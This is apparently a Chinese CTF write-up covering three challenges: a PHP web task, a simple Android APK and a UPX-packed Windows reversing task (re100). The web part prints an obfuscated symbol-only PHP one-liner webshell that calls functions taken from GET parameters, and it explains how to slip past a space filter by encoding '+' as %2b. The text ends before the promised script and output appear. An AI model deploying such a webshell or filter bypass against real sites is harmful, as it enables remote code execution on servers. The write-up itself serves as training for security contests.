
找了很久终于找到了符号一句话

<?php

$\_=[].[];$\_\_='';$\_=$\_[''];$\_=++$\_;$\_=++$\_;$\_=++$\_;$\_=++$\_;$\_\_.=$\_;$\_=++$\_;$\_=++$\_;$\_\_=$\_.$\_\_;$\_=++$\_;$\_=++$\_;$\_=++$\_;$\_=++$\_;$\_=++$\_;$\_=++$\_;$\_=++$\_;$\_=++$\_;$\_=++$\_;$\_=++$\_;$\_=++$\_;$\_=++$\_;$\_=++$\_;$\_\_.=$\_;${'\_'.$\_\_}[\_](${'\_'.$\_\_}[\_\_]);

?>

但是提交却被拦截。



又看了一遍字符过滤的数组里面的确没有+啊。


在本地写一个php

<?php


$a = $\_GET[x];

echo $a;


看下+传入以后输出会怎么样？




空白？




原来，+在url中表示空格，而题目拦截空格。所以要把+ 进行一次URL编码，传入后会自动进行解码：



将符号一句话中的+全部用%2b替换






用highlight\_file效果是一样的。

题目:简单的android

直接拖进android killer挂了，那么直接解压拿到jar文件


解压后用dex2jar把classes.dex换成jar包：




用jd-gui打开，发现代码中直接就包含了flag明文。没安装测试，直接交就过了




题目:re100.发现是win，还有upx壳，用3.91版的upx -d解压成功



解压后直接运行会挂掉，ida打开，main函数就在启动函数上面几个（通过字符串提示发现main函数）




代码不多，按f5可以得到如下c代码。




虽然很多函数没有识别，但是不影响这些分析


发现一堆没用的代码，其实关键的就是圈中的代码而已。这里的输入才会影响后面的结果。至于判断条件，if嵌套if，似乎不可能达成这些条件，应该是程序挂掉的原因。所以，直接进入关键函数（sub\_401080）



明显是按位异或，供44个字符，每个和0x22异或后等于相应的值就可以，反向计算拿到flag。但是要注意顺序，读取的行数是换了的，而且注意低存低高存高。。。



本来想用idc脚本把数据抠出来，然后异或就好了。但是出了点问题，会读取出特别大的数字，只能一个一个手动弄出来。按照行的顺序，每一行从右边到左边。然后写python脚本如下：



在eclipse中执行得到如下结果：

